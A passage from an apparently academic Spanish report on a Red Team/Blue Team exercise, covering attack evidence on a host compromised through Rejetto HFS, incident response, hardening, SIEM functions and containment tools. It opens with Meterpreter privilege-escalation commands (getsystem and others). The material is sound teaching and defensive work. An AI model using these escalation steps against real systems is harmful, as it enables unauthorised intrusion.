


Fuente: Propia.

Se procede a escalar privilegios con los siguientes con los siguientes comandos.

- ➔ sysinfo
- ➔ getsystem
- ➔ getuid

Ilustración 26 Escalación de privilegios.




Fuente: Propia.

Dentro del equipo víctima se pueden observar los movimientos que pudo ejecutar el atacante por medio del aplicativo rejetto y las consultar.

De igual forma se pueden evidenciar archivos dentro de la carpeta %TEMP%, generados por el exploit.


Ilustración 27 Registros de aplicativo Rejetto



Fuente: Propia.


Evidencias y rastros del atacante.

Ilustración 28 Evidencias de ataque.




Fuente: Propia.

Ilustración 29 Evidencias temporales.



Fuente: Propia.

Ilustración 30 Contenido carpeta de temporales.



Fuente: Propia.

ETAPA 4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

1. Respuesta ante incidente informático en tiempo real.

Si me encontrara con un incidente en tiempo real, mi primera acción sería detectar el punto de entrada del ataque. Para hacerlo, se pueden utilizar herramientas de monitoreo de red, como Wireshark, que permiten capturar y analizar el tráfico de red. Con esta herramienta, se podría identificar cualquier tráfico malicioso o inusual en la red.

Una vez que se ha identificado el vector de ataque, lo siguiente sería identificar los sistemas y dispositivos afectados por el ataque. Para hacerlo, se pueden utilizar herramientas de análisis de vulnerabilidades, como OpenVAS o Nessus, que pueden escanear una red en busca de vulnerabilidades y sistemas comprometidos.

Después de identificar los sistemas afectados, el siguiente paso sería investigar el tipo de ataque y cómo está afectando a los sistemas. Para hacerlo, se pueden utilizar herramientas de análisis de malware, como Malwarebytes o ClamAV, que permiten analizar archivos y sistemas en busca de software malicioso.

Finalmente, se debe tomar medidas para contener el ataque y minimizar el daño. Esto puede incluir la eliminación del software malicioso, la restauración de sistemas desde una copia de seguridad o la implementación de medidas de seguridad adicionales para prevenir futuros ataques.

En términos de herramientas de código abierto que se pueden utilizar para el análisis Blue Team, se pueden considerar las siguientes:

- Wireshark: herramienta de análisis de tráfico de red.
- OpenVAS: herramienta de escaneo de vulnerabilidades y evaluación de riesgos.
- Nessus: herramienta de escaneo de vulnerabilidades y evaluación de riesgos.
- Malwarebytes: herramienta de análisis de malware.
- ClamAV: herramienta de análisis de malware.
- Snort: herramienta de detección de intrusiones y prevención de ataques.
- OSSEC: sistema de detección de intrusiones basado en host.
- Nmap: herramienta de escaneo de puertos y detección de servicios.
- Estas herramientas pueden ser de gran ayuda para identificar el tipo de ataque y tomar medidas para contenerlo y minimizar el daño.

2. Medidas de aseguramiento.

Para evitar que el incidente ejecutado por el equipo Red Team se repita, se pueden implementar las siguientes medidas de aseguramiento:

Actualizaciones de seguridad: Es importante mantener el sistema operativo y las aplicaciones actualizadas con los últimos parches y actualizaciones de seguridad para prevenir vulnerabilidades conocidas. Las actualizaciones también pueden incluir mejoras en la seguridad y la corrección de problemas que podrían ser explotados por los atacantes.

Configuración segura: Es importante configurar el sistema y las aplicaciones para minimizar los riesgos de seguridad. Esto incluye la configuración de contraseñas seguras, la eliminación de servicios y aplicaciones innecesarias, la configuración adecuada de cortafuegos y el uso de políticas de seguridad.

Políticas de seguridad: Se deben implementar políticas de seguridad claras y efectivas que se apliquen a todos los usuarios y sistemas en la organización. Esto puede incluir políticas de contraseñas, políticas de acceso a los recursos y políticas de uso aceptable.

Análisis y monitoreo: Es importante analizar y monitorear los sistemas para detectar actividades maliciosas o inusuales. Esto puede incluir el monitoreo de registros de eventos, la implementación de sistemas de detección de intrusiones y la realización de pruebas de penetración regulares.

Capacitación y concientización: La capacitación y concientización del personal son esenciales para mejorar la seguridad de la organización. Esto puede incluir la capacitación en seguridad de la información y la realización de simulaciones de phishing y otros tipos de ataques para educar al personal sobre cómo detectar y evitar los ataques.

En resumen, para evitar que el ataque ejecutado por el equipo Red Team se repita, es importante implementar medidas de seguridad efectivas que aborden la configuración segura, las políticas de seguridad, el análisis y monitoreo, la capacitación y concientización y las actualizaciones de seguridad. Con estas medidas, se puede mejorar la seguridad general de la organización y minimizar los riesgos de futuros ataques.

3. Diferencias Equipo de Blue Team y respuesta a incidentes.

Tabla 3 Diferencias Equipo de Blue Team y respuesta a incidentes.

Característica	Equipo Blue Team	Equipo de respuesta a incidentes informáticos
Objetivo principal	Defensa y protección de los sistemas de la organización contra ataques informáticos.	Identificar, responder y recuperarse de incidentes informáticos de manera efectiva.
Rol en la organización	Es parte del equipo de seguridad de la organización y se enfoca en la prevención de ataques informáticos.	Puede ser un equipo interno o externo que se enfoca en responder a incidentes informáticos y minimizar el daño en caso de que se produzcan.
Enfoque	Proactivo	Reactivo
Actividades principales	Monitoreo de sistemas y redes para detectar amenazas y vulnerabilidades. Evaluación de la postura de seguridad de la organización. Desarrollo de estrategias y políticas de seguridad.	Identificación de incidentes informáticos. Recopilación de información sobre el incidente. Análisis de la información para determinar la naturaleza y el alcance del incidente. Desarrollo de un plan de respuesta y recuperación.
Herramientas y tecnologías	Herramientas de análisis de seguridad, detección de intrusiones, escaneo de vulnerabilidades, monitoreo de redes y sistemas.	Herramientas de análisis de registros, forense digital, herramientas de monitoreo de red y sistemas, y herramientas de respuesta a incidentes informáticos.
Habilidades y experiencia	Conocimientos técnicos en seguridad de la información y experiencia en la configuración y administración de sistemas y redes.	Conocimientos técnicos en seguridad de la información, forense digital, análisis de registros y experiencia en la respuesta a incidentes informáticos.

Resultado esperado	Una postura de seguridad sólida y protección efectiva contra ataques informáticos.	Respuesta rápida y efectiva a incidentes informáticos, minimizando el daño y restaurando los sistemas afectados a su estado normal.

Fuente: Propia.

En resumen, mientras que un equipo Blue Team se enfoca en la prevención de ataques informáticos y en la protección de los sistemas de la organización, un equipo de respuesta a incidentes informáticos se enfoca en identificar, responder y recuperarse de incidentes informáticos de manera efectiva. Ambos equipos utilizan herramientas y tecnologías similares, pero requieren habilidades y experiencia diferentes para realizar sus actividades principales y alcanzar sus resultados esperados**.**

4. CIS (Center for Internet Security) y equipo Blue Team.

Si dentro de un equipo Blue Team se indica que se debe trabajar con CIS (Center for Internet Security), se podría utilizar esta organización como fuente de orientación y asesoramiento para mejorar la postura de seguridad de la organización. CIS es una organización sin fines de lucro que se dedica a mejorar la seguridad de la información a través del desarrollo de estándares y mejores prácticas.

En particular, el equipo Blue Team podría utilizar los productos y servicios de CIS para:

- Acceder a los estándares de seguridad de CIS: CIS desarrolla y mantiene estándares de seguridad de la información para diferentes plataformas tecnológicas. El equipo Blue Team podría utilizar estos estándares como guía para configurar sistemas y aplicaciones de manera segura y minimizar los riesgos de seguridad.

- Acceder a las guías de configuración de CIS: CIS también proporciona guías de configuración detalladas para diferentes sistemas y aplicaciones, que se basan en sus estándares de seguridad. El equipo Blue Team podría utilizar estas guías para configurar sistemas y aplicaciones de manera segura.

- Utilizar herramientas de evaluación de CIS: CIS también proporciona herramientas de evaluación de seguridad, como CIS-CAT, que pueden ayudar al equipo Blue Team a evaluar la postura de seguridad de la organización en relación con los estándares de CIS.

- Acceder a información de amenazas: CIS también proporciona información de amenazas y vulnerabilidades a través de su equipo de inteligencia de amenazas, que puede ayudar al equipo Blue Team a identificar y responder a amenazas de seguridad.

En resumen, si se indica que el equipo Blue Team debe trabajar con CIS, se podría utilizar esta organización como fuente de orientación y asesoramiento para mejorar la postura de seguridad de la organización a través de sus estándares, guías de configuración, herramientas de evaluación y servicios de inteligencia de amenazas.

5. **Funciones del SIEM.**

Tabla 4 Características SIEM

Característica	Función
Recopilación de datos	Recopila datos de múltiples fuentes, como registros de eventos, registros de sistemas, registros de aplicaciones y registros de dispositivos de red.
Normalización y correlación	Normaliza y correlaciona los datos recopilados de diferentes fuentes para identificar patrones y eventos de seguridad.
Alertas y notificaciones	Genera alertas y notificaciones para el personal de seguridad cuando se detectan eventos de seguridad importantes.
Análisis de comportamiento	Utiliza técnicas de análisis de comportamiento para identificar patrones de actividad inusual que puedan indicar actividad maliciosa.
Análisis forense	Proporciona herramientas para analizar incidentes de seguridad y llevar a cabo investigaciones forenses.
Informes y dashboards	Genera informes y dashboards que proporcionan una visión general de la postura de seguridad de la organización.
Integración con otros sistemas	Se integra con otros sistemas de seguridad, como sistemas de detección de intrusiones, sistemas de prevención de intrusiones y sistemas de gestión de vulnerabilidades.
Automatización de tareas	Automatiza tareas de seguridad como la gestión de incidentes, la mitigación de amenazas y la respuesta a incidentes.

Gestión de políticas	Permite la gestión y aplicación de políticas de seguridad para garantizar que se cumplan los requisitos de seguridad de la organización.
Análisis de tendencias	Proporciona información sobre las tendencias y los cambios en la actividad de seguridad a lo largo del tiempo.

Fuente: Propia.

6. Herramientas de contención.

Las herramientas de contención de ataques informáticos son diferentes de las herramientas de detección en el sentido de que se enfocan en prevenir y limitar la propagación de los ataques, mientras que las herramientas de detección se enfocan en detectar los ataques. A continuación, se describen cinco herramientas de contención de ataques informáticos:

- Firewalls de red: Los firewalls de red son herramientas que se utilizan para controlar el tráfico de red y permitir o bloquear el acceso a los sistemas y aplicaciones. Los firewalls de red pueden limitar el acceso a los sistemas vulnerables y prevenir el movimiento lateral de los ataques en la red. Algunos ejemplos de firewalls de red son pfSense, iptables y Fortinet.

- Sistemas de prevención de intrusiones (IPS): Los sistemas de prevención de intrusiones son herramientas que se utilizan para detectar y prevenir los ataques en tiempo real. Los IPS utilizan firmas y comportamientos conocidos de ataques para detectar y bloquear el tráfico malicioso antes de que llegue a los sistemas vulnerables. Algunos ejemplos de sistemas de prevención de intrusiones son Snort, Suricata y Cisco Firepower.

- Sistemas de aislamiento de red: Los sistemas de aislamiento de red son herramientas que se utilizan para aislar los sistemas y dispositivos afectados por los ataques. Los sistemas de aislamiento de red pueden limitar el alcance de los ataques y evitar la propagación de estos en la red. Algunos ejemplos de sistemas de aislamiento de red son VMware NSX, Guardicore Centra y Illumio ASP.

- Sistemas de virtualización segura: Los sistemas de virtualización segura son herramientas que se utilizan para ejecutar aplicaciones y sistemas en un entorno aislado y seguro. Los sistemas de virtualización segura pueden limitar el impacto de los ataques y proteger los sistemas vulnerables de las amenazas en el entorno de producción. Algunos ejemplos de sistemas de virtualización segura son Bromium, Juniper vSRX y Palo Alto Networks VM-Series.

RECOMENDACIONES

A continuación, se presentan algunas recomendaciones detalladas para garantizar la protección de los sistemas informáticos y la información de una organización:

- Implementar políticas de seguridad sólidas: Es importante establecer políticas de seguridad claras y específicas para garantizar la protección de los sistemas informáticos y la información de la organización. Las políticas deben incluir pautas para el uso de contraseñas seguras, la instalación de software y actualizaciones, y la navegación en línea segura. Además, se deben establecer medidas de seguridad adicionales para los dispositivos móviles y el acceso remoto a los sistemas.

- Realizar pruebas de penetración periódicas: Las pruebas de penetración, o pentesting, son una técnica importante para evaluar la seguridad de los sistemas informáticos de la organización. Se recomienda realizar pruebas de penetración periódicas para identificar posibles vulnerabilidades en el sistema y mejorar la seguridad de la red.

- Utilizar herramientas de detección y prevención de intrusiones: Las herramientas de detección y prevención de intrusiones son esenciales para detectar y prevenir posibles ataques informáticos en tiempo real. Estas herramientas pueden incluir firewalls, sistemas de detección de intrusos y sistemas de prevención de intrusiones.

- Capacitar a los empleados en seguridad informática: Es importante capacitar a los empleados en seguridad informática para que estén al tanto de las posibles amenazas y sepan cómo responder en caso de un ataque. Esto puede incluir capacitaciones en línea, sesiones de capacitación presenciales y prácticas de seguridad específicas para cada puesto de trabajo.

- Establecer un plan de contingencia: Es importante contar con un plan de contingencia para responder a posibles ataques informáticos o violaciones de seguridad. El plan debe incluir procedimientos específicos para identificar y contener los posibles riesgos, así como la comunicación con los empleados y otros grupos de interés.

En conclusión, la seguridad informática es un tema crítico que requiere una atención constante y medidas de seguridad sólidas. Las recomendaciones mencionadas anteriormente pueden ayudar a garantizar la protección de los sistemas informáticos y la información de una organización, y a reducir los posibles riesgos de ataques cibernéticos.

CONCLUSIONES

En conclusión, la seguridad informática es un tema crítico que debe ser una prioridad para todas las organizaciones en la actualidad. Con el aumento constante de amenazas cibernéticas, es esencial contar con un enfoque sólido en la seguridad de la información y los sistemas informáticos para garantizar la privacidad, la integridad y la disponibilidad de los datos.

A lo largo de este trabajo, se han presentado diferentes aspectos de la seguridad informática, desde la legislación y las herramientas de ciberseguridad, hasta las técnicas utilizadas para detectar y prevenir ataques informáticos. Se han establecido objetivos específicos para abordar diferentes aspectos de la seguridad informática, y se han brindado recomendaciones detalladas para garantizar la protección de los sistemas informáticos y la información de una organización.

Es importante destacar que la seguridad informática es un proceso continuo que requiere una atención constante y una revisión periódica. Las organizaciones deben estar al día con las últimas tendencias y tecnologías en seguridad informática, y deben implementar medidas de seguridad adicionales a medida que surgen nuevas amenazas cibernéticas.

En resumen, la seguridad informática debe ser una prioridad en todas las organizaciones, y se deben tomar medidas proactivas para garantizar la protección de los sistemas informáticos y la información de la organización. Con políticas de seguridad sólidas, pruebas de penetración periódicas, herramientas de detección y prevención de intrusiones, capacitación en seguridad informática y un plan de contingencia bien definido, las organizaciones pueden reducir los posibles riesgos de ataques cibernéticos y proteger la información de la organización y sus clientes.

VIDEO

https://youtu.be/KUupmdJ4uIE

BIBLIOGRAFÍA

Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-los-guardianes-de-la-informacion-de-la-alcaldia-de-bogota.

Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf.

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html
Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27). https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas
Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf.

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf.

Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf.

Mintic. (2018). Guía de aseguramiento del Protocolo IPv6. Mintic. (pp. 21-35). https://www.mintic.gov.co/gestionti/615/articles-5482_G19_Aseguramiento_protocolo.pdf

Mintic. (2018). Guía de Auditoria. Mintic. (pp. 12-19). https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf
Mintic. (2018). Guía de Transición de IPv4 a IPv6 para Colombia. Mintic. (pp. 46-57). https://www.mintic.gov.co/gestionti/615/articles-5482_G20_Transicion_IPv4_IPv6.pdf

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

OAS. (2018). Convenio Sobre La Ciberdelincuencia. OAS. (pp. 3-26). https://www.oas.org/juridico/english/cyb_pry_convenio.pdf.

Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. https://repository.unad.edu.co/handle/10596/35497.